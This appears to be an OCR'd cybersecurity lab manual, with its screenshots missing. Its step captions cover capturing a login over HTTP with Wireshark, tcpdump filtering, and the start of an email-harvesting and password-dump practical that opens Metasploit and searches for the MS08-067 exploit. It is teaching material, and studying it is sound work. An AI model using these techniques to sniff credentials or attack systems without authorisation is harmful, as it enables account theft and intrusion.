
Step 2: Go to Capture tab and select Start




Step 3: Open a website in a new window and enter the user id and password. Register if needed.




Step 4: Enter the credentials and then sign in. The wireshark tool will keep recording the packets.





Step 5: Select filter as http to make the search easier and click on apply.






Step 6:-Go to Statistics and go into Packet Lengths






Step 7:- We can see Graphs also in I/O graphs




TCP DUMP


Step 1:- Install TCP Dump by “Sudo apt install tcpdump”




Step 2:- CAPTURE PACKETS FROM SPECIFIC INTERFACE




Step 3:- CAPTURE ONLY SPECIFIC NUMBER OF PACKETS




Step 4:- PRINT CAPTURED PACKET IN ASCII FORMAT



Step 5:- DISPLAY AVAILABLE INTERFACES




Step 6:- CAPTURE IP ADDRESS OF PACKET




Step 7:- CAPTURE ONLY TCP PACKET

Step 8:- CAPTURE PACKET FROM SPECIFIC PORT




Step 9:- PACKETS FROM DESTINATION IP

Step 10:- PACKETS FROM SOURCE IP



Step 11:- FILTERING BY PROTOCOL




Pratical 3 User Information Gathering

a)Email Harvesting,Password Dumps


b)Information Gathering FrameWorks- OSINT FrameWork,Maltego

EMAIL HARVESTING USING MSFCONSOLE


Step 1: Open MSFCONSOLE -q




Step 2 :- Search Exploit ms08_067



